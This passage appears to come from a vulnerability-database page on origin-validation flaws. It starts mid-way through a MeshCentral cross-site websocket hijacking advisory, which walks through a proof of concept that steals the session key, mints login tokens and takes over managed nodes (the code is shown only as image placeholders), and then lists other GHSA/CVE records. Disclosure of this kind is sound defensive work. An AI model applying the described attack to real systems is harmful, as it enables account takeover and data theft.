3).\n\n\nFigure 3: A table from PortSwigger\u2019s article on Bypassing SameSite Cookie Restrictions (source).\n\nFrom our perspective, the most relevant scenario is when an attacker is able to compromise an adjacent subdomain either through a vector such as a system compromise, exploiting a subdomain takeover vulnerability, or through exploitation of a cross-site scripting vulnerability within an adjacent application running under the same domain. For example, if an attacker found a cross-site scripting issue on example.com or vulnerable.example.com they would then be able to leverage the cross-site scripting issues on those domains to target meshcentral.example.com. There are other factors which could also allow an attacker to bypass the SameSite=Lax setting to perform cross-site websocket hijacking. For a more comprehensive list please see Bypassing SameSite Cookie Restrictions from PortSwigger.\n\n\nFigure 4: We observed that upon logging into MeshCentral the \u201cxid\u201d and \u201cxid.sig\u201d tokens were configured with the SameSite=Lax security settings.\n\n### Developing an Initial Proof-of-Concept Exploit\nAt this point we had a testing deployment of MeshCentral configured at meshcentral.example.com and simulated an attacker-compromised adjacent subdomain at evil.example.com. In this scenario, we assume the attacker exploited a subdomain takeover vulnerability to host malicious content on evil.example.com. Next, we developed a simple proof-of-concept payload which originated a cross-site websocket connection from the evil.example.com origin to meshcentral.example.com (see Figure 5).\n\n\nFigure 5: An initial proof-of-concept exploit we developed which simply sent a ping-message over the websocket connection from evil.example.com targeting meshcentral.example.com. We then triggered the exploit payload as a user that was logged into the MeshCentral application as an administrator by browsing to evil.example.com with a valid session on meshcentral.example.com. We\nobserved a cross-site websocket connection to meshcentral.example.com with an origin header set to evil.example.com as it originated from the attacker domain (see Figure 6). The response indicated the connection was successful and we received the expected pong response to our ping message sent to the server.\n\n\nFigure 6: We observed that when originating a websocket connection across origins the origin header was sent by the browser to the MeshCentral server indicating the origin which originated the cross-site websocket connection.\n\n### Demonstrating Impact\nAfter confirming the vulnerability we then developed a more comprehensive exploit payload to demonstrate the impact of the vulnerability (see Figure 7). Our new payload sent the serverconfig, authcookie, and createLoginToken actions to the administrative component. The ability to issue a new login token then provided us with persistent access to the users account. The ability to read the serverconfig file allowed us to exfiltrate the session key used to sign sessions allowing the attacker to forge valid session tokens as arbitrary users on the system. Our payload then read the response from the server and exfiltrated the sensitive data exported from the system to an attacker-controlled system for storage purposes (see Figure 8).\n\n\nFigure 7: A proof-of-concept exploit we developed for the cross-site websocket hijacking vulnerability resulting in complete compromise of the user\u2019s account and persistent access to the MeshCentral application as the victim user.\n\n\nFigure 8: We performed the attack using the exploit code shown in Figure AA to invoked the authcookie, serverconfig, and createLoginToken endpoints on the victim MeshCentral system leveraging the cross-site websocket hijacking vulnerability from evil.example.com.\n\nAfter performing the attack successfully we used the issued login token to authenticate to MeshCental and access the console as the NT AUTHORITY\\SYSTEM user for a windows agent which connected to the victim MeshCentral instance. This provided compromise of all the nodes within the impacted MeshCentral instance (see Figure 9 and Figure 10).\n\n\nFigure 9: An attacker could leverage the login token created by the attacker to authenticate to MeshCentral and then leverage this access to compromise nodes managed by the impacted MeshCentral instance.\n\n\nFigure 10: An attacker could leverage the cross-site websocket hijacking vulnerability to read the server configuration file of the MeshCentral system as an administrator to obtain the key used to encrypt sessions (sessionKey).\n\n### Remediation\nTo remediate this vulnerability we recommend inspecting the origin header when websocket connections are established to control.ashx and other websocket endpoints. Verify that the origin header sent to the server matches an allowlisted origin. This would prevent an attacker from originating a cross-site websocket connection from an untrusted site.",
"id": "GHSA-cp68-qrhr-g9h8",
"modified": "2024-02-21T00:10:30Z",
"published": "2024-02-21T00:10:30Z",
"references": [
{
"type": "WEB",
"url": "https://github.com/Ylianst/MeshCentral/security/advisories/GHSA-cp68-qrhr-g9h8"
},
{
"type": "ADVISORY",
"url": "https://nvd.nist.gov/vuln/detail/CVE-2024-26135"
},
{
"type": "WEB",
"url": "https://github.com/Ylianst/MeshCentral/commit/f2e43cc6da9f5447dbff0948e6c6024c8a315af3"
},
{
"type": "PACKAGE",
"url": "https://github.com/Ylianst/MeshCentral"
}
],
"schema_version": "1.4.0",
"severity": [
{
"score": "CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:C/C:H/I:H/A:H",
"type": "CVSS_V3"
}
],
"summary": "MeshCentral cross-site websocket hijacking (CSWSH) vulnerability"
}
GHSA-CPJ5-9358-F9HQ
Vulnerability from github – Published: 2026-07-30 03:31 – Updated: 2026-07-30 15:31Insufficient validation of untrusted input in Cast in Google Chrome prior to 151.0.7922.72 allowed a remote attacker to leak cross-origin data via a crafted HTML page. (Chromium security severity: Medium)
{
  "affected": [],
  "aliases": [
    "CVE-2026-17769"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-20",
      "CWE-346"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2026-07-30T01:16:40Z",
    "severity": "MODERATE"
  },
  "details": "Insufficient validation of untrusted input in Cast in Google Chrome prior to 151.0.7922.72 allowed a remote attacker to leak cross-origin data via a crafted HTML page. (Chromium security severity: Medium)",
  "id": "GHSA-cpj5-9358-f9hq",
  "modified": "2026-07-30T15:31:41Z",
  "published": "2026-07-30T03:31:12Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2026-17769"
    },
    {
      "type": "WEB",
      "url": "https://chromereleases.googleblog.com/2026/07/stable-channel-update-for-desktop_0887107924.html"
    },
    {
      "type": "WEB",
      "url": "https://issues.chromium.org/issues/513022076"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-CPX9-G67G-V8C5
Vulnerability from github – Published: 2022-05-14 02:07 – Updated: 2025-10-22 00:31The PDF reader in Mozilla Firefox before 39.0.3, Firefox ESR 38.x before 38.1.1, and Firefox OS before 2.2 allows remote attackers to bypass the Same Origin Policy, and read arbitrary files or gain privileges, via vectors involving crafted JavaScript code and a native setter, as exploited in the wild in August 2015.
{
  "affected": [],
  "aliases": [
    "CVE-2015-4495"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-200",
      "CWE-346"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2015-08-08T00:59:00Z",
    "severity": "MODERATE"
  },
  "details": "The PDF reader in Mozilla Firefox before 39.0.3, Firefox ESR 38.x before 38.1.1, and Firefox OS before 2.2 allows remote attackers to bypass the Same Origin Policy, and read arbitrary files or gain privileges, via vectors involving crafted JavaScript code and a native setter, as exploited in the wild in August 2015.",
  "id": "GHSA-cpx9-g67g-v8c5",
  "modified": "2025-10-22T00:31:11Z",
  "published": "2022-05-14T02:07:35Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2015-4495"
    },
    {
      "type": "WEB",
      "url": "https://blog.mozilla.org/security/2015/08/06/firefox-exploit-found-in-the-wild"
    },
    {
      "type": "WEB",
      "url": "https://bugzilla.mozilla.org/show_bug.cgi?id=1178058"
    },
    {
      "type": "WEB",
      "url": "https://bugzilla.mozilla.org/show_bug.cgi?id=1179262"
    },
    {
      "type": "WEB",
      "url": "https://security.gentoo.org/glsa/201512-10"
    },
    {
      "type": "WEB",
      "url": "https://www.cisa.gov/known-exploited-vulnerabilities-catalog?field_cve=CVE-2015-4495"
    },
    {
      "type": "WEB",
      "url": "https://www.exploit-db.com/exploits/37772"
    },
    {
      "type": "WEB",
      "url": "http://lists.opensuse.org/opensuse-security-announce/2015-08/msg00009.html"
    },
    {
      "type": "WEB",
      "url": "http://lists.opensuse.org/opensuse-security-announce/2015-08/msg00010.html"
    },
    {
      "type": "WEB",
      "url": "http://lists.opensuse.org/opensuse-security-announce/2015-08/msg00014.html"
    },
    {
      "type": "WEB",
      "url": "http://lists.opensuse.org/opensuse-security-announce/2015-08/msg00015.html"
    },
    {
      "type": "WEB",
      "url": "http://lists.opensuse.org/opensuse-security-announce/2015-08/msg00021.html"
    },
    {
      "type": "WEB",
      "url": "http://lists.opensuse.org/opensuse-security-announce/2015-09/msg00016.html"
    },
    {
      "type": "WEB",
      "url": "http://rhn.redhat.com/errata/RHSA-2015-1581.html"
    },
    {
      "type": "WEB",
      "url": "http://www.mozilla.org/security/announce/2015/mfsa2015-78.html"
    },
    {
      "type": "WEB",
      "url": "http://www.oracle.com/technetwork/topics/security/bulletinapr2016-2952098.html"
    },
    {
      "type": "WEB",
      "url": "http://www.securityfocus.com/bid/76249"
    },
    {
      "type": "WEB",
      "url": "http://www.securitytracker.com/id/1033216"
    },
    {
      "type": "WEB",
      "url": "http://www.ubuntu.com/usn/USN-2707-1"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-CQ7G-RMCX-793W
Vulnerability from github – Published: 2022-05-24 17:05 – Updated: 2023-02-01 15:30If two same-origin documents set document.domain differently to become cross-origin, it was possible for them to call arbitrary DOM methods/getters/setters on the now-cross-origin window. This vulnerability affects Firefox < 70, Thunderbird < 68.2, and Firefox ESR < 68.2.
{
  "affected": [],
  "aliases": [
    "CVE-2019-11762"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-346"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2020-01-08T20:15:00Z",
    "severity": "MODERATE"
  },
  "details": "If two same-origin documents set document.domain differently to become cross-origin, it was possible for them to call arbitrary DOM methods/getters/setters on the now-cross-origin window. This vulnerability affects Firefox \u003c 70, Thunderbird \u003c 68.2, and Firefox ESR \u003c 68.2.",
  "id": "GHSA-cq7g-rmcx-793w",
  "modified": "2023-02-01T15:30:23Z",
  "published": "2022-05-24T17:05:47Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2019-11762"
    },
    {
      "type": "WEB",
      "url": "https://bugzilla.mozilla.org/show_bug.cgi?id=1582857"
    },
    {
      "type": "WEB",
      "url": "https://security.gentoo.org/glsa/202003-10"
    },
    {
      "type": "WEB",
      "url": "https://usn.ubuntu.com/4335-1"
    },
    {
      "type": "WEB",
      "url": "https://www.mozilla.org/security/advisories/mfsa2019-33"
    },
    {
      "type": "WEB",
      "url": "https://www.mozilla.org/security/advisories/mfsa2019-34"
    },
    {
      "type": "WEB",
      "url": "https://www.mozilla.org/security/advisories/mfsa2019-35"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-CR6R-6XM9-WW22
Vulnerability from github – Published: 2022-05-14 01:33 – Updated: 2023-08-28 23:18Yii 2.x through 2.0.15.1 actively converts a wildcard CORS policy into reflecting an arbitrary Origin header value, which is incompatible with the CORS security design, and could lead to CORS misconfiguration security problems.
{
  "affected": [
    {
      "package": {
        "ecosystem": "Packagist",
        "name": "yiisoft/yii2"
      },
      "ranges": [
        {
          "events": [
            {
              "introduced": "0"
            },
            {
              "fixed": "2.0.16"
            }
          ],
          "type": "ECOSYSTEM"
        }
      ]
    }
  ],
  "aliases": [
    "CVE-2018-20745"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-346"
    ],
    "github_reviewed": true,
    "github_reviewed_at": "2023-08-28T23:18:09Z",
    "nvd_published_at": "2019-01-28T08:29:00Z",
    "severity": "MODERATE"
  },
  "details": "Yii 2.x through 2.0.15.1 actively converts a wildcard CORS policy into reflecting an arbitrary Origin header value, which is incompatible with the CORS security design, and could lead to CORS misconfiguration security problems.",
  "id": "GHSA-cr6r-6xm9-ww22",
  "modified": "2023-08-28T23:18:09Z",
  "published": "2022-05-14T01:33:07Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2018-20745"
    },
    {
      "type": "WEB",
      "url": "https://github.com/yiisoft/yii2/issues/16193"
    },
    {
      "type": "WEB",
      "url": "https://github.com/yiisoft/yii2/pull/16198"
    },
    {
      "type": "WEB",
      "url": "https://www.usenix.org/system/files/conference/usenixsecurity18/sec18-chen.pdf"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:H/A:N",
      "type": "CVSS_V3"
    }
  ],
  "summary": "Yii Incorrectly Implements CORS"
}
GHSA-CRWH-8XQ9-3Q5Q
Vulnerability from github – Published: 2026-07-30 03:31 – Updated: 2026-07-30 21:31Inappropriate implementation in Network in Google Chrome prior to 151.0.7922.72 allowed a remote attacker to leak cross-origin data via a crafted HTML page. (Chromium security severity: Low)
{
  "affected": [],
  "aliases": [
    "CVE-2026-17959"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-346"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2026-07-30T01:17:00Z",
    "severity": "MODERATE"
  },
  "details": "Inappropriate implementation in Network in Google Chrome prior to 151.0.7922.72 allowed a remote attacker to leak cross-origin data via a crafted HTML page. (Chromium security severity: Low)",
  "id": "GHSA-crwh-8xq9-3q5q",
  "modified": "2026-07-30T21:31:42Z",
  "published": "2026-07-30T03:31:17Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2026-17959"
    },
    {
      "type": "WEB",
      "url": "https://chromereleases.googleblog.com/2026/07/stable-channel-update-for-desktop_0887107924.html"
    },
    {
      "type": "WEB",
      "url": "https://issues.chromium.org/issues/517607890"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N",
      "type": "CVSS_V3"
    }
  ]
}
GHSA-CV87-PX3C-7H2J
Vulnerability from github – Published: 2026-05-02 15:30 – Updated: 2026-05-02 15:30A flaw has been found in ChatGPTNextWeb NextChat up to 2.16.1. This impacts an unknown function of the file Next.js of the component API Endpoint. Executing a manipulation can lead to permissive cross-domain policy with untrusted domains. The attack may be launched remotely. The exploit has been published and may be used. The project was informed of the problem early through an issue report but has not responded yet.
{
  "affected": [],
  "aliases": [
    "CVE-2026-7643"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-346"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2026-05-02T15:16:14Z",
    "severity": "LOW"
  },
  "details": "A flaw has been found in ChatGPTNextWeb NextChat up to 2.16.1. This impacts an unknown function of the file Next.js of the component API Endpoint. Executing a manipulation can lead to permissive cross-domain policy with untrusted domains. The attack may be launched remotely. The exploit has been published and may be used. The project was informed of the problem early through an issue report but has not responded yet.",
  "id": "GHSA-cv87-px3c-7h2j",
  "modified": "2026-05-02T15:30:27Z",
  "published": "2026-05-02T15:30:27Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2026-7643"
    },
    {
      "type": "WEB",
      "url": "https://github.com/ChatGPTNextWeb/NextChat/issues/6756"
    },
    {
      "type": "WEB",
      "url": "https://github.com/ChatGPTNextWeb/NextChat"
    },
    {
      "type": "WEB",
      "url": "https://vuldb.com/submit/806833"
    },
    {
      "type": "WEB",
      "url": "https://vuldb.com/vuln/360755"
    },
    {
      "type": "WEB",
      "url": "https://vuldb.com/vuln/360755/cti"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N",
      "type": "CVSS_V3"
    },
    {
      "score": "CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:P/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N/E:P/CR:X/IR:X/AR:X/MAV:X/MAC:X/MAT:X/MPR:X/MUI:X/MVC:X/MVI:X/MVA:X/MSC:X/MSI:X/MSA:X/S:X/AU:X/R:X/V:X/RE:X/U:X",
      "type": "CVSS_V4"
    }
  ]
}
GHSA-CW2F-GGF4-P3JF
Vulnerability from github – Published: 2024-06-11 00:30 – Updated: 2024-06-11 00:30An origin validation vulnerability in the Trend Micro Apex One security agent could allow a local attacker to escalate privileges on affected installations.
Please note: an attacker must first obtain the ability to execute low-privileged code on the target system in order to exploit this vulnerability.
This vulnerability is similar to, but not identical to, CVE-2024-36303.
{
  "affected": [],
  "aliases": [
    "CVE-2024-36302"
  ],
  "database_specific": {
    "cwe_ids": [
      "CWE-346"
    ],
    "github_reviewed": false,
    "github_reviewed_at": null,
    "nvd_published_at": "2024-06-10T22:15:10Z",
    "severity": "HIGH"
  },
  "details": "An origin validation vulnerability in the Trend Micro Apex One security agent could allow a local attacker to escalate privileges on affected installations.\n\nPlease note: an attacker must first obtain the ability to execute low-privileged code on the target system in order to exploit this vulnerability.\n\nThis vulnerability is similar to, but not identical to, CVE-2024-36303.",
  "id": "GHSA-cw2f-ggf4-p3jf",
  "modified": "2024-06-11T00:30:39Z",
  "published": "2024-06-11T00:30:39Z",
  "references": [
    {
      "type": "ADVISORY",
      "url": "https://nvd.nist.gov/vuln/detail/CVE-2024-36302"
    },
    {
      "type": "WEB",
      "url": "https://success.trendmicro.com/dcx/s/solution/000298063"
    },
    {
      "type": "WEB",
      "url": "https://www.zerodayinitiative.com/advisories/ZDI-24-569"
    }
  ],
  "schema_version": "1.4.0",
  "severity": [
    {
      "score": "CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H",
      "type": "CVSS_V3"
    }
  ]
}
No mitigation information available for this CWE.
CAPEC-111: JSON Hijacking (aka JavaScript Hijacking)
An attacker targets a system that uses JavaScript Object Notation (JSON) as a transport mechanism between the client and the server (common in Web 2.0 systems using AJAX) to steal possibly confidential information transmitted from the server back to the client inside the JSON object by taking advantage of the loophole in the browser's Same Origin Policy that does not prohibit JavaScript from one website to be included and executed in the context of another website.
CAPEC-141: Cache Poisoning
